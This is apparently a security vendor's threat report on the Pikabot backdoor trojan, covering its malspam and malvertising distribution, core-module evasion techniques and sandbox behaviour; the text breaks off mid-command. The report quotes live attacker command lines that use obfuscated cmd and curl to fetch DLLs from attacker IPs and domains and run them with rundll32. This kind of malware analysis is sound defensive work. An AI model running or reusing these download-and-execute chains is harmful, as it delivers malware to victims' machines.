



EMERGING THREATS PROTECTION REPORT

Pikabot:

A Sophisticated and Modular Backdoor Trojan with Advanced Evasion Techniques



FOREWORD

In the ever-changing environment of cybersecurity threats, the introduction of sophisticated malware presents substantial challenges to enterprises globally. Pikabot, a backdoor trojan that first appeared in early 2023, is one of these threats displaying a degree of complexity that requires vigilance.

Pikabot is more than just another piece of malicious software; it is a new type of malware designed to provide attackers remote control over infected computers while evading detection and analysis using complex evasion techniques. Its features, particularly the loader capability, allow the attacker to load any type of malicious payload onto the victim's PC, including crypto-mining, data theft, and remote control, emphasizing the seriousness of its influence on cybersecurity.

This foreword serves as an introduction to the in-depth exploration of Pikabot's distribution techniques, behavioral analysis, detection, and remediation opportunities through Logpoint Converged SIEM that follows in the subsequent chapters. By understanding how Pikabot operates and spreads, we can better equip ourselves to defend against its insidious effects.

As we dive into the inner elements of Pikabot's technique, we must be cautious and proactive in protecting our systems and data against such attacks. We can improve our defenses and reduce the hazards presented by this and other malware variants by increasing our knowledge and awareness.

Let us begin on this voyage of discovery and analysis as we try to understand the nuances of Pikabot and strengthen our cybersecurity defenses in the face of changing threats.



Swachchhanda Shrawan Poudel

[Logpoint Security Research](#)

Swachchhanda Shrawan Poudel is a cybersecurity professional specializing in purple teaming, reverse engineering, and malware analysis. Currently a Security Researcher at Logpoint Security Research, he leads the Emerging Threat Protection initiative. His focus includes detection engineering, threat hunting, and remediation, with a special passion for crafting effective detection rules, threat reports and playbooks.

TABLE OF CONTENTS

Foreword and Author	01
About Logpoint Emerging Threats Protection	02
Distribution	04
Technical Analysis	06
Behavioral Analysis	08
Detection with Logpoint Converged SIEM	22
Investigation and Response with Logpoint Converged SIEM	28
Security Best Practices	31
Conclusion	32

ABOUT LOGPOINT EMERGING THREATS PROTECTION


The cybersecurity threat landscape continuously changes while new risks and threats are constantly discovered. Only some organizations have enough resources or the know-how to deal with evolving threats.

Emerging Threats Protection is a managed service provided by a Logpoint team of highly skilled security researchers who are experts in threat intelligence and incident response. Our team informs you of the latest threats and provides custom detection rules and tailor-made playbooks to help you investigate and mitigate emerging incidents.

******All new detection rules are available as part of Logpoint's latest release and through the [Logpoint Help Center](#). Customized investigation and response playbooks are available to all Logpoint Emerging Threats Protection customers.



1. Research for emerging threats such as malware families, threat actors and vulnerabilities
2. Data retrieval e.g., malware samples, IOCs, and TTP



1. Analysis of the collected data and malware and, tracking of threat actors' activities
2. Creation and update analytics and playbooks
3. Writing of ETP report



1. Publishing of report



1. Continuous monitoring for other emerging threats to create next ETP report



Below is a rundown of the incident, potential threats, and how to detect any potential attacks and proactively defend using Logpoint Converged SIEM capabilities.

INTRODUCTION

Pikabot is a sophisticated backdoor trojan that emerged in early 2023, designed to give attackers remote control over infected systems. It employs various evasion techniques, including anti-debugging and anti-VM measures, to avoid detection and analysis. The malware is distributed through spam campaigns, email hijacking, and malvertising. It consists of two main components: a loader and a core module. The loader is responsible for loading the core module into the system, which then executes malicious activities such as crypto-mining, installing spyware and ransomware, stealing credentials and data, and enabling remote control of compromised systems. Pikabot's modular design and stealthy behavior make it a significant cybersecurity threat. In the upcoming chapters, we will break down PikaBot's different distribution techniques and analyze its behavioral intricacies.


DISTRIBUTION

The distribution of the Pikabot malware has been observed through two primary methods: Mal-spam and Malvertising. Each technique represents distinct avenues threat actors use to disseminate the malware, and detailed explanations of these approaches are provided below.

Malspam

The identification of Pikabot activity was first observed by **Unit 42** in February 2023 as a Matanbuchus malware. They found a mal-spam email with a OneNote attachment pushing the probable Matanbuchus malware, later identified as Pikabot. These activities were attributed to threat actor TA577, who were using DarkGate Ransomware and PikaBot in conjugation with each other since the QakBot operation was dismantled. **The malicious email campaign started in September 2023, after the FBI seized and took down QBot's (Qakbot) infrastructure.**

Resembling the tactics of the QakBot malware, the campaign started in September and exhibits similarities in timeline and techniques. Despite the FBI and Justice Department turning off QakBot infrastructure in August, this campaign poses a new and advanced threat.




Hijacked email thread distributing Pikabot (Source: [Cofense](#))

According to **Cofense**, the phishing campaign employs diverse infection chains, with a common one involving a hijacked email thread leading users to a URL that downloads a ZIP archive containing a JavaScript Dropper. Successful infection results in deploying DarkGate or Pikabot, both advanced malware families capable of delivering additional malicious payloads. The threat actors experiment with various malware delivery mechanisms, such as JS Droppers, Excel-DNA Loaders, VBS Downloaders, and LNK Downloaders. The campaign's complexity, adaptability, and continuous evolution indicate skilled threat actors.

Malvertising

Recently, researchers from [Malwarebytes](#) have identified Pikabot distributed through malvertising and attributed it to the threat actor TA577. The campaign targets Google searches for the remote application AnyDesk. It exploits search ads, using some bypass techniques to circumvent Google's security checks for malicious websites/ads.

For searches related to the remote application AnyDesk, the campaign features a decoy website linked to the fabricated persona "Manca Marina," identified by security researcher [Colin Cowie](#), confirming Pikabot as the payload instead of AnyDesk. The malware also strategically evades detection using a digitally signed MSI installer, registering zero detection on VirusTotal.



Google Ad spoofed malicious AnyDesk

In a notable technique, threat actors employ a tracking URL through a legitimate marketing platform, effectively sidestepping Google's security measures by redirecting to a custom domain behind Cloudflare. JavaScript serves the dual purpose of fingerprinting to identify virtual machines, ensuring the malvertising campaign's success. The observed pattern hints at a potential malvertising-as-a-service model, emphasizing shared processes among threat actors targeting Google ads and supplying decoy pages to malware distributors. Overall, the Pikabot campaign highlights the increasing sophistication of cyber threats, necessitating robust security measures to counter browser-based attacks.

TECHNICAL ANALYSIS

Pikabot consists of a core module and a loader/injector. It decrypts and injects the core module using a loader/injector. The core module then performs malicious operations, including obtaining data about the target system, establishing a connection with a Command and Control server to accept and carry out arbitrary commands, and downloading and injecting further malware.

We have analyzed various Pikabot variants and found they use multi-staged payloads during their distribution campaigns. But what has been consistent is their second stage payload, i.e., DLL file, which is the real Pikabot Payload, consisting of both a **core module** and a **loader**.

In this article segment, a comprehensive examination of the Pikabot core module unfolds, shedding light on its intricate functionalities based on research by [m4n0w4r](#). The analysis encompasses various critical aspects:

1. Decrypting Strings:

The new versions of Pikabot have been utilizing RC4, Base64 encoding, and AES-CBC in Pikabot's string decryption mechanisms, while the older version employed an XOR loop. The process involves decrypting strings step by step, ensuring a scheme.

2. Retrieve API Addresses:

Moving on, Pikabot's strategy for retrieving API addresses is dissected. The malware achieves this by decrypting input strings, identifying corresponding DLLs, and utilizing GetProcAddress. Using pre-calculated hash values for API functions enhances runtime efficiency, demonstrating a strategic approach to function resolution.

3. Slowing Down Analysis:

A notable tactic Pikabot employs to impede code analysis involves the insertion of numerous meaningless functions into the execution flow. This deliberate obfuscation aims to confound analysts and prolong the process of deciphering the code's malicious intent.

4. System Language Check:

Pikabot's vigilance extends to a system language check, which evaluates the victim's machine language code before executing its primary tasks. The malware's ability to adapt to different language codes enhances its evasion capabilities, with the analyzed version opting for continued execution if the return code deviates from the expected value.

5. Mutex Creation:

Creating a mutex is a preventive measure against reinfection on the victim's machine, showcasing Pikabot's strategic deployment of security measures. Generating a victim UUID involves collecting unique information from the victim's machine and creating a distinctive identifier for tracking purposes.

6. Create Victim UUID:

Pikabot's extensive information gathering extends beyond basic system details. The malware collects data about running processes, network configurations, and user-related information, encrypting and encoding the gathered data to maintain stealth.

7. Decrypt C2 Configuration:

One noteworthy aspect of Pikabot's functionality is its decryption of C2 (Command and Control) configurations. Employing a multi-step process involving RC4 and AES-CBC, Pikabot extracts crucial C2 data, underscoring its adaptability and sophisticated data handling capabilities.

8. Pikabot Uses Syscall:


Finally, Pikabot incorporates Syscall for interaction with the operating system's kernel. This includes iterating over the Process Environment Block (PEB) to identify loaded DLLs and obtaining hashed function names. The calculated hash values are then matched to a predefined set, facilitating the identification of essential API functions.

In summary, Pikabot's core module is a testament to the malware's advanced evasion, encryption, and information-gathering techniques. Its multi-layered approach to obfuscation and adaptability to different system environments make it a formidable challenge for security analysts seeking to unravel its intricacies.

BEHAVIORAL ANALYSIS

The diversity of Pikabot's delivery methods is vast, comprising numerous flavors and two distinct payload types. When executed, primary payloads, such as JS files, PDFs, and XLL files, generate secondary payloads spanning formats like DLLs, EXEs, LNK, and MSI files. This range of payloads adds complexity and contributes to the intricacy of Pikabot's delivery mechanisms. In this section, we will thoroughly explore each format and method of payload delivery incorporated by Pikabot, examining the unique behaviors and characteristics evident in each variant.


Pikabot's diverse delivery methods



A PDF file to Pikabot infection

email > PDF > url > second-stage payload > C&C

In some campaigns, Pikabot was seen being distributed using PDF files. Malware creators choose PDF files to trick people into opening them. PDFs seem safe and are used a lot, so they're trusted. Bad actors can sneak in harmful stuff by taking advantage of weaknesses in PDF software.



Source: Fake one drive template hosting malicious payload (Yoroi Yomi)

In this particular **Pikabot instance**, the evasion tactic hinges on utilizing a PDF Reader to disseminate the malware. Upon opening the PDF file, users are presented with a counterfeit OneDrive template, falsely bearing the Microsoft copyright. This attempt at legitimacy, however, is marred by noticeable errors within the template itself. Misspelled words in the download button and haphazardly generated URLs serve as conspicuous red flags, alerting users to the deceptive nature of the file despite its initially plausible appearance.

Virustotal analysis of the related sample shows that Chrome is expected to download a second-stage payload from the given malicious domain if we look at the process creation events.

Processes Created

```
"C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe" --backgroundcolor=16514043
"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1552,14303231845140946152,7418754721742494956,131072 --
lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2004 /prefetch:8
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe "C:\Users\user\Desktop\QUISZU.pdf"
C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized "https://saibabacartransport.com/osi/hj/?cf1HFxObd8FRMMm5FFU51Wud6vE"
c:\program files (x86)\adobe\acrobat reader dc\reader\acrocef_1\RdrCEF.exe --backgroundcolor=16514043
```

Compressed file for malware delivery

`url > zip > js > curl > DLL`

In **one** sample, Pikabot employs a recurring delivery method using ZIP files containing JavaScript payloads.

```
1 wscript.exe C:\Users\Admin\AppData\Local\Temp\Quou.js
```

Upon executing the JavaScript file (.js) using wscript.exe, a DLL file is downloaded from specific distribution URLs via the curl command.


```
1 cmd.exe /c Y98 || ecHo Y98 & pING Y98 || cuRL http://95.216.204.145/K2n/Churo -o %tmP%\Y98.DLLd & pING -n 2 Y98 || rUNDLL32 %tmP%\Y98.DLLd, Crash & exIt GQdLDcmvoYX
```

Subsequently, the downloaded DLL is executed through `runDLL32.exe`. The communication with various Command and Control (C2) servers, identified by IP addresses and ports, indicates a coordinated effort.

```
1 rUNDLL32 C:\Users\Admin\AppData\Local\Temp\Y98.DLLd, Crash
```

In many samples of Pikabot, we have observed downloading the second stage payload (DLL file) with the extension '.DLLd' as in this variant.

The whole behavioral graph of this javascript file is illustrated below:



Source: [JoeSandBox](#)

In the latest Pikabot **sample**, we've identified a slight modification in the cycle of Pikabot's activities. The sequence remains consistent up to the execution of the JavaScript file. However, after that stage, we observed the malware deleting the JavaScript file and generating a new batch script with the following commands:

```
1 cmd.exe /c del C:\Users\Admin\AppData\Local\Temp\Notext.js
2 cmd.exe /c echo|set /p=cu > C:\Users\Admin\AppData\Local\Temp\id.u.bat
3 cmd.exe /c echo r! https://martenesid.com/bb7k/410636334 --output C:
4 \Users\Admin\AppData\Local\Temp\eveniet.e --ssl-no-revoke --insecure --location >> C:
  \Users\Admin\AppData\Local\Temp\id.u.bat
```


After the execution of these commands, a new batch file is generated. This batch file contains the curl command to download malicious DLL files from the threat actor-controlled domain. Subsequently, the batch file is executed, leading to the download of the malicious DLL file:

```
1 cmd.exe /c C:\Users\Admin\AppData\Local\Temp\id.u.bat
2 curl https://martenesid.com/bb7k/410636334 --output C:
  \Users\Admin\AppData\Local\Temp\eveniet.e --ssl-no-revoke --insecure --location
```

Once the DLL file is downloaded, the malware promptly removes the batch file, renames the downloaded DLL file, and executes it:

```
1 cmd.exe /c del C:\Users\Admin\AppData\Local\Temp\id.u.bat
2 cmd.exe /c ren C:\Users\Admin\AppData\Local\Temp\eveniet.e cum.h
3 rundll32.exe C:\Users\Admin\AppData\Local\Temp\cum.h Enter
```

This streamlined process execution flow demonstrates the malware's evolving tactics for malicious activities.



Updated Pikabot Execution cycle (Source: [triage](#))

References:

<https://www.virustotal.com/gui/file/4f72f711f565eaec5ff4925ccd516bc2439794d7c93701a77413aa10e36de535/behavior>

https://github.com/pr0xylife/Pikabot/blob/main/Pikabot_27.10.2023.txt

<https://bazaar.abuse.ch/sample/4a6d8020b61623b5a13a4fc27c5de1d1ae71c56b456b9646e1c5711f94caab82#intel>

https://github.com/pr0xylife/Pikabot/blob/main/Pikabot_12.12.2023.txt

HTML Smuggling

html > zip > js > curl > DLL

Pikabot has also been delivered utilizing the HTML smuggling method. The delivery method involves HTML smuggling. In this case, the smuggled HTML file drops a zip file, bw.zip.

Files Dropped

- + C:\Users\user\AppData\Local\Temp\100zijo2.rnh\expedita.js
- + C:\Users\user\AppData\Local\Temp\chrome_installer.log
- + C:\Users\user\AppData\Local\Temp\unarchiver.log
- + C:\Users\user\Downloads\1073bf6e-a061-4b16-80c3-ae2ddff38515.tmp
- + C:\Users\user\Downloads\bw.zip (copy)
- + C:\Users\user\Downloads\bw.zip.crdownload (copy)
- + \Device\ConDrv

File dropped by the smuggled HTML File.

The HTML-smuggled file is configured to execute tools such as the archiving utility 7zip and unarchive to unzip the contents of 'bw.zip.' The extraction process utilizes the commands:

```
1 C:\Windows\SysWOW64\7za.exe C:\Windows\System32\7za.exe" x
2 -pinfected -y -o "C:\Users\user\AppData\Local\Temp\100zijo2.rnh"
3 "C:\Users\user\Downloads\bw.zip"
```

```
1 "C:\Windows\SysWOW64\unarchiver.exe" "C:\Users\user\Downloads\bw.zip"
```

Upon successful extraction, a JavaScript file is obtained and executed using `wscript.exe`:

```
1 WScript.exe "C:\Users\user\AppData\Local\Temp\100zijo2.rnh\expedita.js"
```

These JavaScript files employ the `curl` command to download DLL files, followed by their execution using `runDLL32.exe` through the following command.

```
1 "C:\Windows\System32\cmd.exe" /c zPS || eCHO zPS & piNg zPS || curl http://64.176.193.25/
i1DQR/Mulad -o %TMP%\zPS.sct & piNg -n 2 zPS || runDLL32 %TMP%\zPS.sct, Crash & exIT
ZZFI7L5XF0re5po
```


Notably, the DLL file is downloaded with the '.sct' extension, likely as an evasion tactic against security measures.

Processes Tree

```
Process Tree
├── 1660 - C:\Windows\SysWOW64\IPING.EXE piNg zPS
├── 2036 - "C:\Program Files (x86)\Google\Update\GoogleUpdate.exe" /svc
├── 2116 - "C:\Program Files (x86)\Microsoft Office\Office16\ISDXHelper.exe" -Embedding
├── 2292 - C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized "C:\Users\user\Desktop\Atn.html
├── 2460 - C:\Windows\SysWOW64\wscript.exe "C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Local\Temp\100zijo2.rnh\expedita.js"
├── 2556 - "C:\Windows\system32\wscript.exe" "C:\Users\user\AppData\Local\Temp\100zijo2.rnh\expedita.js"
├── 2860 - C:\Windows\system32\cmd.exe /ProcessId:{F9717507-6651-4EDB-BFF7-AE615179BCCF}
├── 3136 - C:\Windows\SysWOW64\runDLL32.exe rundll32 C:\Users\user\AppData\Local\Temp\zPS.sct, Crash
├── 3248 - C:\Windows\SysWOW64\cmd.exe /c "C:\Users\user\AppData\Local\Temp\100zijo2.rnh\expedita.js"
└── 3540 - C:\Windows\SysWOW64\curl.exe curl http://64.176.193.25/i1DQR/Mulad -o C:\Users\user\AppData\Local\Temp\zPS.sct
```

Process Tree

The overall execution flow of this sample can be visualized in the provided flow chart.



Execution flow chart of HTML smuggled Pikabot (Source: JoeSandBox)



NOTE: We have previously published a dedicated blog addressing HTML smuggling. This comprehensive resource covers the introduction, working mechanism, common usage scenarios by TAs, and opportunities for detection and remediation using Logpoint Converged SIEM.

References:

<https://www.virustotal.com/gui/file/56db0c4842a63234ab7fe2dda6eeb63aa7bb68f9a456985b519122f74dea37e2/>
behavior

<https://github.com/pr0xylife/Pikabot/blob/main/Pikabot> 01.11.2023.txt

Pikabot Masquerading SearchProtocolHost.exe

url > zip > js > curl > DLL > Searchprotocolhost.exe

url > zip > js > curl > EXE (load DLL)>Searchprotocolhost.exe

The distribution mechanism involves a multi-step process in one of the observed variants. When a user clicks on a specific URL (`hxtps[:]//pantiwilasa[.]app/teq/?1337`), a zip file is downloaded. The zip file can have various names, such as:

- NEAS.cb685ba5b5e7bfe686839722d96ed6b9a13b95f61902d23f7b1e27632d569f9f.zip
- cb685ba5b5e7bfe686839722d96ed6b9a13b95f61902d23f7b1e27632d569f9f.zip
- fpti.zip

Upon extraction of the zip file, a JavaScript file named R812.js (belonging to the Pikabot variant) is obtained. This file is then executed using the Windows Script Host (wscript.exe) with the command:


```
1 wscript.exe C:\Users\Admin\AppData\Local\Temp\R812.js
```

The executed JavaScript file drops a DLL (Dynamic Link Library) file in this variant. Subsequently, the DLL is executed using runDLL32 with the following command:

```
1 cmd.exe" /c xrN || eCho xrN & pinG xrN || CuRL http://45.32.194.209/OpW40B/preju -o %TMP%
